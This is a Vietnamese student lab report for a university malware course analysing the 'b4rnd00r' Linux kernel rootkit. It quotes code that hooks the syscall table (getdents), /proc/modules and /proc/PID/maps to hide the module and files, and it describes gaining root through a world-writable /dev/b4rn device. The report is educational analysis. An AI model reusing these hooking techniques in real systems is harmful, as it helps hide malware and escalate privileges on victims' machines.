Đại học Quốc gia Thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 04 (Session 04)

Tên chủ đề: Kernel Rootkits

GV: Nghi Hoàng Khoa

Ngày báo cáo: 8/5/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Nguyễn Bùi Kim Ngân	20520648	20520648@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Yêu cầu 1	100%	Ngân
2	Yêu cầu 2	100%	Ngân

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Yêu cầu 1

– Giải thích code: module bắt đầu với b4rn_init và thực hiện 5 bước sau

Bước 1

```
483         ret = misc_register(&b4rn_dev);
484 |
485         if (ret) {
486                 printk(KERN_ERR "Could not register char device\n");
487                 return -1;
488         }
```

Đăng ký device file b4rn_dev với kernel

https://archive.kernel.org/oldlinux/htmldocs/kernel-api/API-misc-register.html

```
107 // will appear on /dev/b4rn as a r/w misc char device.
108 // The mode sets the perms to be 0666
109 static struct miscdevice b4rn_dev = {
110         .minor = MISC_DYNAMIC_MINOR,
111         .name  = "b4rn",
112         .fops  = &b4rnops,
113         .mode  = S_IFCHR | S_IRUSR |  // char ; 0666
114              S_IWUSR | S_IRGRP |
115              S_IWGRP | S_IROTH |
116              S_IWOTH,
117 };
```

b4rn_dev đã được định nghĩa như trên với tên là b4rn và set perm là 0666

Bước 2

```
490         // gives us functions to modify memory
491         // that the kernel *really* wants to be read-only
492     if (init_overrides()) {
493         printk(KERN_ERR "Could not init syscall overriding tools\n");
494         return -1;
495     }
```

Hàm này dùng để tìm địa chỉ của 2 function là *set_memory_rw* và *set_memory_ro*. Tuy nhiên 2 function này không được export cho kernel modules (EXPORT_SYMBOL()) nên

cần dùng cách là sử dụng *kallsyms_lookup_name*, có tác dụng trả về địa chỉ của bất kì symbol nào trong kernel's symbol table và return 0 nếu không tìm được

kallsyms_lookup_name

https://lwn.net/Articles/813350/

Bước 3

```
378  init_proc_mods (void)
379  {
380      // We play the same trick, since proc_modules_operations is not
381      proc_modules_operations = (struct file_operations*)kallsyms_lookup_name("proc_modules_operations");
382      if (!proc_modules_operations) {
383          printk(KERN_ERR "Unable to find module operations address\n");
384          return -1;
385      }
386
387          proc_modules_read_orig = proc_modules_operations->read;
388
389          unprotect_page((unsigned long)proc_modules_operations);
390      // the actual override here. You should dive into the read_new function
391      proc_modules_operations->read = proc_modules_read_new;
392          protect_page((unsigned long)proc_modules_operations);
393
394      return 0;
395  }
```

Trong hàm này, mục tiêu cần override function read() cho /proc/modules files thành read() của attacker. Dùng lại cách *kallsyms_lookup_name* để tìm địa chỉ của proc_modules_operations (chứa read() function cần tìm). Sau đó gọi hàm unprotect_page() để tắt write protection của proc_modules_operations và dùng fixed_set_memory_rw đã tạo được từ Bước 2. Từ đó proc_modules_operations có thể write được và sửa thành read_new (line 391). Cuối cùng bật lại write protection thông qua hàm protect_page() và dùng fixed_set_memory_ro

Hàm proc_modules_read_new có tác dụng handle /proc/modules read, tìm trong buf malicious Module b4rnd00r và xóa nó đi để che dấu. Do đó module có thể ẩn mình trước filesystem, /proc/modules (lsmod)

Bước 4: can thiệp /proc/PID/maps để che dấu library

```
452  static int
453  init_proc_maps (void)
454  {
455          void * old_show = NULL;
456
457          old_show = hook_pid_maps_seq_show("/proc/self/maps");
458
459          if (!old_show) {
460                  printk(KERN_ERR "Could not find old show routine\n");
461                  return -1;
462          }
463          printk(KERN_INFO "Found routine at @%p\n", old_show);
464
465          return 0;
466  }
```

Theo mô tả thì /proc/PID/maps sử dụng seq_file interface (file ảo) và tác giả không thể override seq_read. Do đó, họ seq_show function (được gọi dùng trong seq_file)

https://elixir.bootlin.com/linux/latest/C/ident/seq_read

hàm hook_pid_maps_seq_show để câu seq_show lên

```
420  static void *
421  hook_pid_maps_seq_show (const char * path)
422  {
423          void * ret;
424          struct file * filep;
425          struct seq_file * seq;
426
427          if ((filep = filp_open(path, O_RDONLY, 0)) == NULL)
428                  return NULL;
429
430          seq = (struct seq_file*)filep->private_data;
431
432          ret = seq->op->show;
433
434          old_seq_show = seq->op->show;
435
436          seq_show_addr = (unsigned long*)&seq->op->show;
437
438          unprotect_page((unsigned long)seq_show_addr);
439        // here's the override. Go take a look at hide_seq_show()
440          *seq_show_addr = (unsigned long)hide_seq_show;
441          protect_page((unsigned long)seq_show_addr);
442
443          filp_close(filep, 0);
444          return ret;
445  }
```

Trong hàm, đầu tiên tìm seq_file, sau đó tìm show trong đó và lấy seq_show_addr. Dùn unprotect_page để có thể sửa đổi seq_show_addr thành hide_seq_show

Trong hide_seq_show, tác giả tìm địa chỉ của library trong buffer của seq_file và xóa nó đi

Bước 5: Ẩn mình trước directory listings (ls, find, etc) từ user

Do các command trên dùng getdents() system call nên ta can thiệp vào đây

```
354  init_syscall_tab (void)
355  {
356      syscall_table = (unsigned long*)find_syscall_table();
357
358      // record the original getdents handler
359          sys_getdents_orig   = (sys_getdents_t)((void**)syscall_table)[GETDENTS_SYSCALL_NUM];
360          sys_getdents64_orig = (sys_getdents64_t)((void**)syscall_table)[GETDENTS64_SYSCALL_NUM];
361
362          unprotect_page((unsigned long)syscall_table);
363
364      syscall_table[GETDENTS_SYSCALL_NUM]   = (unsigned long)sys_getdents_new;
365      syscall_table[GETDENTS64_SYSCALL_NUM] = (unsigned long)sys_getdents64_new;
366
367          protect_page((unsigned long)syscall_table);
368
369          return 0;
370  }
```

Đầu tiên vào syscall_table, tìm getdents và getdents64 sau đó override syscall_table để sửa 2 system cal getdent thành sys_getdents_new và sys_getdents64_new

```
213  sys_getdents_new (unsigned int fd, struct linux_dirent __user *dirent, unsigned int count)
214  {
215          int boff;
216          char * dbuf;
217          struct linux_dirent __user * ent;
218
219          long ret = sys_getdents_orig(fd, dirent, count);
220
221          if (ret <= 0) {
222                  return ret;
223          }
224
225          dbuf = kmalloc(ret, GFP_KERNEL);
226          memset(dbuf, 0, ret);
227          copy_from_user(dbuf, dirent, ret);
228
229          // go through the entries, looking for one that has our prefix
230          for (boff = 0; boff < ret;) {
231                  ent = (struct linux_dirent*)(dbuf + boff);
```

Trong sys_getdents_new, theo mô tả thì cần lưu ý rằng kernel space và user space khác nhau, do đó mình cần translate lại địa chỉ và copy data sang. Sau khi lấy dữ liệu từ getdent gốc, gọi hàm copy_from_user để copy data từ user space tới kernel space. Sau đó tiến hành chỉnh sửa để dấu các file module khỏi output, cuối cùng copy_to_user để copy data đã bị sửa từ kernel space sang user space.

https://archive.kernel.org/oldlinux/htmldocs/kernel-api/API---copy-from-user.html

- Xác định entry point của kernel mô-đun (b4rn_init()) được gọi sau khi mô-đun được load bởi kernel

```
560   }
561
562   module_init(b4rn_init);
563   module_exit(b4rn_deinit);
```


Entry point của module là b4rn_init

```
468
469   // This is the module's entry point. Invoked when the user
470   // calls insmod b4rnd00r.ko (after the kernel loads the module
471   // into kernel memory of course)
472   static __init int
473   b4rn_init (void)
474   {
475       int ret;
```


2. Yêu cầu 2 Trả lời câu hỏi sau: Kẻ tấn công có thể sử dụng backdoor do rootkit tiết lộ để truy cập từ xa được không? Giải thích lý do tại sao và tại sao không

Theo em, attacker có thể sử dụng backdoor do rootkit tiết lộ để truy cập từ xa được, do attacker có thể cài trong rookit sẽ mở TCP port của máy nạn nhân. Từ đó, có thể truy cập từ xa thông qua reverse shell hoặc bind shell.


Chạy kernel rootkit



- Có thể thấy, sau khi biên dịch bằng lệnh make, các chương trình b4rnd00r (backdoor) đã được tạo. Và sau khi load module bằng lệnh insmod, backdoor đã bị ẩn đi khỏi command ls



Kiểm tra lại file system thì backdoor cũng đã bị ẩn



Ban đầu chúng ta là user seed, sau khi nhập đúng mật khẩu vào /dev/b4rn thì ta đã leo nhận quyền root

---

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT